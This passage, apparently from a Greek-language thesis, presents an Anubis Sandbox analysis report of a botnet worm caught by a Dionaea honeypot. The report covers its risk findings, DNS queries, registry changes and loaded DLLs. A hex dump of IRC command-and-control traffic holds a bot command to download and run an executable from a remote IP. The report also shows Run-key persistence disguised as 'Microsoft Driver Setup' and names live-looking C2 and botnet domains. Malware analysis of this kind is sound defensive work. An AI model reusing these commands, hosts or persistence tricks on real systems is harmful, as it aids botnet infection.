Ακολουθεί η πλήρης ανάλυση του Anubis Sandbox [62] ενός επιλεγμένου malware που έλαβε το Dionaea. Μερικές ενδιαφέρουσες ιδιότητες του malware είναι η προσπάθεια ανίχνευσης και άλλων τρωτών διευθύνσεων, η χρήση τεχνικών tampering μέσω πολλαπλών εκτελέσιμων αρχείων, η εγγραφή στην registry, κ.α. Ίσως όμως η πιο ενδιαφέρουσα πτυχή που δείχνει ξεκάθαρα πως το συγκεκριμένο worm εργάζεται προς όφελος botnets είναι η επικοινωνία του με IRC servers και η αποστολή μηνυμάτων, η προσπάθεια χρήσης γνωστών open-proxies σελίδων (www.cooleasy.com) καθώς και η επικοινωνία με δίκτυα που έχουν επισημανθεί πως ανήκουν σε botnet (aaaa.forexinvest4.com).

Description	Risk
Write to foreign memory areas: This executable tampers with the execution of another process.	high
Performs Address Scan: The executable scans a range of IP Addresses. In most cases these scans identify more potential vulnerable targets.	high
Performs File Modification and Destruction: The executable modifies and destructs files which are not temporary.	high
AV Hit: This executable is detected by an antivirus software.	medium
Autostart capabilities: This executable registers processes to be executed at system start. This could result in unwanted actions to be performed automatically.	medium
Changes security settings of Internet Explorer: This system alteration could seriously affect safety surfing the World Wide Web.	medium
Creates files in the Windows system directory: Malware often keeps copies of itself in the Windows directory to stay undetected by users.	medium
Spawns Processes: The executable produces processes during the execution.	medium
Execution did not terminate correctly: The executable crashed.	medium
Modify system files: This executable modifies files in the windows system directories.	medium
Performs Registry Activities: The executable creates and/or modifies registry entries.	low

Analysis Report for ee6a5a054392a2af65e0cd61b479831d - submitted on 02/02/11, 01:26:46 UTC

1. General Information

Information about Anubis' invocation	
Time needed:	241 s
Report created:	02/02/11, 01:26:46 UTC
Termination reason:	Timeout
Program version:	1.74.3362

1.a) - Network Activity

DNS Queries:

Name	Query Type	Query Result	Successful	Protocol
c.bravepath3.com	DNS_TYPE_A	60.190.223.125 91.217.162.108	1	udp

Unknown TCP Traffic:

From ANUBIS:2074 to 60.190.223.125:1110

State: Connection established, not terminated - Transferred outbound Bytes: 59 - Transferred inbound Bytes: 427

Data sent:

```
5041 5353 2065 6565 0d0a                    PASS eee..
```

Data sent:

```
4b43 494b 2071 676b 6172 6d76 730d 0a72    KCIK qgkarmvs..r
7373 7220 7869 6575 7878 747a 2022 2220    ssr xieuxxtz ""
2275 7165 2220 3a78 6965 7578 7874 7a0d    "uqe" :xieuxxtz.
0a                                         .
```

Data received:

```
3a49 5243 2149 5243 4068 7562 2e75 732e    :IRC!IRC@hub.us.
636f 6d20 5052 4956 4d53 4720 7167 6b61    com PRIVMSG qgka
726d 7673 203a 0156 4552 5349 4f4e 010d    rmvs :.VERSION..
0a3a 6875 622e 7573 2e63 6f6d 2030 3031    .:hub.us.com 001
2071 676b 6172 6d76 7320 3a75 732c 2071     qgkarmvs :us, q
676b 6172 6d76 7321 7869 6575 7878 747a    gkarmvs!xieuxxtz
4031 3734 2e31 3430 2e31 3631 2e33 350d    @174.140.161.35.
0a3a 0d0a 3a68 7562 2e75 732e 636f 6d20    .:..:hub.us.com
3030 3520 7167 6b61 726d 7673 200d 0a3a    005 qgkarmvs ..:
7167 6b61 726d 7673 2178 6965 7578 7874    qgkarmvs!xieuxxt
7a40 3137 342e 3134 302e 3136 312e 3335    z@174.140.161.35
204a 4f49 4e20 3a23 6470 690d 0a3a 6875     JOIN :#dpi..:hu
622e 7573 2e63 6f6d 2033 3332 2071 676b    b.us.com 332 qgk
6172 6d76 7320 2364 7069 203a 2164 6c20    armvs #dpi :!dl
6874 7470 3a2f 2f39 312e 3231 372e 3136    http://91.217.16
322e 3233 302f 6d73 2e65 7865 206d 7373    2.230/ms.exe mss
2e65 7865 2031 0d0a 3a68 7562 2e75 732e    .exe 1..:hub.us.
636f 6d20 3333 3320 7167 6b61 726d 7673    com 333 qgkarmvs
2023 6470 6920 4e44 3732 2031 3239 3635     #dpi ND72 12965
3539 3332 370d 0a3a 6875 622e 7573 2e63    59327..:hub.us.c
6f6d 2033 3533 2071 676b 6172 6d76 7320    om 353 qgkarmvs
4020 2364 7069 203a 7167 6b61 726d 7673    @ #dpi :qgkarmvs
200d 0a1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f     ................
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f 1f1f    ................
1f1f 1f1f 1f1f 1f1f 1f0d 0a                ...........
```

2. ee6a5a0543.exe

General information about this executable	
Analysis Reason:	Primary Analysis Subject
Filename:	ee6a5a0543.exe
Command Line:	"C:\ee6a5a0543.exe"
Process-status at analysis end:	dead
Exit Code:	0

Load-time Dlls

Module Name	Base Address	Size
C:\WINDOWS\system32\ntdll.dll	0x7C900000	0x000AF000
C:\WINDOWS\system32\kernel32.dll	0x7C800000	0x000F6000
C:\WINDOWS\system32\USER32.dll	0x7E410000	0x00091000
C:\WINDOWS\system32\GDI32.dll	0x77F10000	0x00049000
C:\WINDOWS\system32\ADVAPI32.dll	0x77DD0000	0x0009B000
C:\WINDOWS\system32\RPCRT4.dll	0x77E70000	0x00092000
C:\WINDOWS\system32\Secur32.dll	0x77FE0000	0x00011000

2.a) ee6a5a0543.exe - Registry Activities

Registry Values Read:

Key	Name	Value	Times
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	AuthenticodeEnabled	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	DefaultLevel	262144	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	PolicyScope	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	TransparentEnabled	1	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	ItemData	0x5eab304f957a49896a006c1c31154015	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	ItemSize	779	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	ItemData	0x67b0d48b343a3fd3bce9dc646704f394	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	ItemSize	517	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	ItemData	0x327802dcfef8c893dc8ab006dd847d1d	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	ItemSize	918	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	ItemData	0xbd9a2adb42ebd8560e250e4df8162f67	1

Registry Values Read:

Key	Name	Value	Times
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	ItemSize	229	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	ItemData	0x386b085f84ecf669d36b956a22c01e80	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	ItemSize	370	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Paths\{dda3f824-d8cb-441b-834d-be2efd2c1a33}	ItemData	%HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Cache%OLK*	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Paths\{dda3f824-d8cb-441b-834d-be2efd2c1a33}	SaferFlags	0	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Cache	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files	1

2.b) ee6a5a0543.exe - File Activities

Memory Mapped Files:

File Name
C:\ee6a5a0543.exe

2.c) ee6a5a0543.exe - Process Activities

Processes Created:

Executable	Command Line
C:\ee6a5a0543.exe	
	"C:\ee6a5a0543.exe"

Remote Threads Created:

Affected Process
C:\ee6a5a0543.exe

Foreign Memory Regions Read:

Process: C:\ee6a5a0543.exe

Foreign Memory Regions Written:

Process: C:\ee6a5a0543.exe

2.d) ee6a5a0543.exe - Other Activities

Windows SEH exceptions:

Description	Times
Exception 0xc0000005 (STATUS_ACCESS_VIOLATION) at 0x7c913888	2
Exception 0xc0000005 (STATUS_ACCESS_VIOLATION) at 0x40219a	12

3. ee6a5a0543.exe

General information about this executable	
Analysis Reason:	Started by ee6a5a0543.exe
Filename:	ee6a5a0543.exe
MD5:	ee6a5a054392a2af65e0cd61b479831d
SHA-1:	dfe3cafdaabdd873c90ea30af87e2c919979d88d
File Size:	92672
Command Line:	"C:\ee6a5a0543.exe"
Process-status at analysis end:	dead
Exit Code:	0

Load-time Dlls

Module Name	Base Address	Size
C:\WINDOWS\system32\ntdll.dll	0x7C900000	0x000AF000
C:\WINDOWS\system32\kernel32.dll	0x7C800000	0x000F6000
C:\WINDOWS\system32\ole32.dll	0x774E0000	0x0013D000
C:\WINDOWS\system32\ADVAPI32.dll	0x77DD0000	0x0009B000
C:\WINDOWS\system32\RPCRT4.dll	0x77E70000	0x00092000
C:\WINDOWS\system32\Secur32.dll	0x77FE0000	0x00011000
C:\WINDOWS\system32\GDI32.dll	0x77F10000	0x00049000
C:\WINDOWS\system32\USER32.dll	0x7E410000	0x00091000
C:\WINDOWS\system32\msvcrt.dll	0x77C10000	0x00058000

Run-time Dlls

Module Name	Base Address	Size
C:\WINDOWS\system32\odbcint.dll	0x00930000	0x00017000
C:\WINDOWS\system32\netapi32.dll	0x5B860000	0x00055000
C:\WINDOWS\system32\comctl32.dll	0x5D090000	0x0009A000
C:\WINDOWS\system32\hnetcfg.dll	0x662B0000	0x00058000
C:\WINDOWS\system32\WS2HELP.dll	0x71AA0000	0x00008000
C:\WINDOWS\system32\ws2_32.dll	0x71AB0000	0x00017000
C:\WINDOWS\system32\wsock32.dll	0x71AD0000	0x00009000
C:\WINDOWS\system32\mpr.dll	0x71B20000	0x00012000
C:\WINDOWS\system32\odbc32.dll	0x74320000	0x0003D000
C:\WINDOWS\system32\MSCTF.dll	0x74720000	0x0004C000
C:\WINDOWS\system32\comdlg32.dll	0x763B0000	0x00049000
C:\WINDOWS\system32\psapi.dll	0x76BF0000	0x0000B000
C:\WINDOWS\system32\iphlpapi.dll	0x76D60000	0x00019000
C:\WINDOWS\system32\dnsapi.dll	0x76F20000	0x00027000
C:\WINDOWS\system32\CLBCATQ.DLL	0x76FD0000	0x0007F000
C:\WINDOWS\system32\COMRes.dll	0x77050000	0x000C5000
C:\WINDOWS\system32\OLEAUT32.dll	0x77120000	0x0008B000
C:\WINDOWS\system32\wininet.dll	0x771B0000	0x000AA000
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	0x773D0000	0x00103000
C:\WINDOWS\system32\CRYPT32.dll	0x77A80000	0x00095000
C:\WINDOWS\system32\MSASN1.dll	0x77B20000	0x00012000
C:\WINDOWS\system32\Apphelp.dll	0x77B40000	0x00022000
C:\WINDOWS\system32\VERSION.dll	0x77C00000	0x00008000
C:\WINDOWS\system32\SHLWAPI.dll	0x77F60000	0x00076000
C:\WINDOWS\system32\shell32.dll	0x7C9C0000	0x00817000

Ikarus Virus Scanner

Worm.Win32.Bybz (Sig-Id:1483247)

3.a) ee6a5a0543.exe - Registry Activities

Registry Keys Created:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVer.\policies\Explorer
HKLM\SOFTWARE\Microsoft\Windows\CurrentVer.\policies\Explorer\Run

Registry Values Modified:

Key	Name	New Value
HKLM\SOFTWARE\Microsoft\Windows\CurrentVer.\policies\Explorer\Run\	Microsoft Driver Setup	C:\WINDOWS\ggdrive32.exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\	Microsoft Driver Setup	C:\WINDOWS\ggdrive32.exe
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths	Directory	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths	Paths	4
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path1	CacheLimit	40852
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path1	CachePath	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Cache1
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path2	CacheLimit	40852
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path2	CachePath	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Cache2
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path3	CacheLimit	40852
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path3	CachePath	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Cache3
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path4	CacheLimit	40852
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Cache\Paths\Path4	CachePath	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\Cache4
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Cache	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Cookies	C:\Documents and Settings\Administrator\Cookies
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	History	C:\Documents and Settings\Administrator\Local Settings\History

Registry Values Read:

Key	Name	Value	Times
HKLM\SOFTWARE\CLASSES\CLSID\{304CE942-6E39-40D8-943A-B913C40C9CD4}\INPROCSERVER32		C:\WINDOWS\system32\hnetcfg.dll	1
HKLM\SOFTWARE\CLASSES\CLSID\{304CE942-6E39-40D8-943A-B913C40C9CD4}\INPROCSERVER32	ThreadingModel	Both	1
HKLM\SOFTWARE\Microsoft\CTF\SystemShared\	CUAS	0	1
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings	UrlEncoding	0x00000000	2
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	CriticalSectionTimeout	2592000	1
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile	EnableFirewall	0	1
HKLM\SYSTEM\Setup	SystemSetupInProgres	0	1
HKLM\SYSTEM\WPA\MediaCenter	Installed	0	1
HKLM\Software\Microsoft\COM3	Com+Enabled	1	2
HKLM\Software\Microsoft\COM3	REGDBVersion	0x0700000000000000	2
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	AuthenticodeEnabled	0	1

Registry Values Read:

Key	Name	Value	Times
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	DefaultLevel	262144	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	PolicyScope	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	TransparentEnabled	1	2
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	ItemData	0x5eab304f957a49896a006c1c31154015	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	ItemSize	779	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{349d35ab-37b5-462f-9b89-edd5fbde1328}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	ItemData	0x67b0d48b343a3fd3bce9dc646704f394	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	ItemSize	517	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{7fb9cd2e-3076-4df9-a57b-b813f72dbb91}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	ItemData	0x327802dcfef8c893dc8ab006dd847d1d	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	ItemSize	918	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{81d1fe15-dd9d-4762-b16d-7c29ddecae3f}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	ItemData	0xbd9a2adb42ebd8560e250e4df8162f67	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	ItemSize	229	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{94e3e076-8f53-42a5-8411-085bcc18a68d}	SaferFlags	0	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	HashAlg	32771	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	ItemData	0x386b085f84ecf669d36b956a22c01e80	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	ItemSize	370	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Hashes\{dc971ee5-44eb-4fe4-ae2e-b91490411bfc}	SaferFlags	0	1

Registry Values Read:

Key	Name	Value	Times
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Paths\{dda3f824-d8cb-441b-834d-be2efd2c1a33}	ItemData	%HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Cache%OLK*	1
HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers\0\Paths\{dda3f824-d8cb-441b-834d-be2efd2c1a33}	SaferFlags	0	1
HKLM\System\CurrentControlSet\Control\ComputerName\ActiveComputerName	ComputerName	PC	1
HKLM\System\CurrentControlSet\Control\Terminal Server	TSUserEnabled	0	1
HKLM\System\CurrentControlSet\Services\Tcpip\Parameters	UseDomainNameDevo	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters	WinSock_Registry_Ver	2.0	2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5	Num_Catalog_Entries	3	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5	Serial_Access_Num	4	2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	DisplayString	Tcpip	4
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	Enabled	1	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	LibraryPath	%SystemRoot%\System32\mswsock.dll	2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	ProviderId	0x409d05229e7ecf11ae5a00aa00a7112b	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	StoresServiceClassInfo	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	SupportedNameSpace	12	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000001	Version	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	DisplayString	NTDS	4
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	Enabled	1	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	LibraryPath	%SystemRoot%\System32\winrnr.dll	2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	ProviderId	0xee37263b80e5cf11a55500c04fd8d4ac	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	StoresServiceClassInfo	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	SupportedNameSpace	32	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000002	Version	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	DisplayString	Network Location Awareness (NLA) Namespace	4
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	Enabled	1	1

Registry Values Read:

Key	Name	Value	Times
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	LibraryPath	%SystemRoot%\System32\mswsock.dll	2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	ProviderId	0x3a244266a83ba64abaa52e0bd71fdd83	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	StoresServiceClassInfo	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	SupportedNameSpace	15	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\000000000003	Version	0	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9	Next_Catalog_Entry_ID	1012	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9	Num_Catalog_Entries	11	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9	Serial_Access_Num	4	2
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000001	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000002	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000003	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000004	PackedCatalogItem	%SystemRoot%\system32\rsvpsp.d	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000005	PackedCatalogItem	%SystemRoot%\system32\rsvpsp.d	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000006	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000007	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000008	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000009	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000010	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000011	PackedCatalogItem	%SystemRoot%\system32\mswsock.	1
HKLM\System\Setup	SystemSetupInProgress	0	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\Keyboard Layout\Toggle	Language Hotkey	1	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\Keyboard Layout\Toggle	Layout Hotkey	2	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings	EnableHttp1_1	1	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings	EnableNegotiate	1	1

Registry Values Read:

Key	Name	Value	Times
HKU\S-1-5-21-842925246-1425521274-308236825-500\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings	MimeExclusionListForC	multipart/mixed multipart/x-mixed-replace multipart/x-byteranges	4
HKU\S-1-5-21-842925246-1425521274-308236825-500\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings	WarnOnPost	0x01000000	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Cache	C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	Cache	%USERPROFILE%\Local Settings\Temporary Internet Files	3
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	Cookies	%USERPROFILE%\Cookies	3
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	History	%USERPROFILE%\Local Settings\History	3
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache	Signature	Client UrlCache MMF Ver 5.2	2
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content	CacheLimit	163410	1
HKU\S-1-5-21-842925246-1425521274-308236825-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content	CachePrefix		2
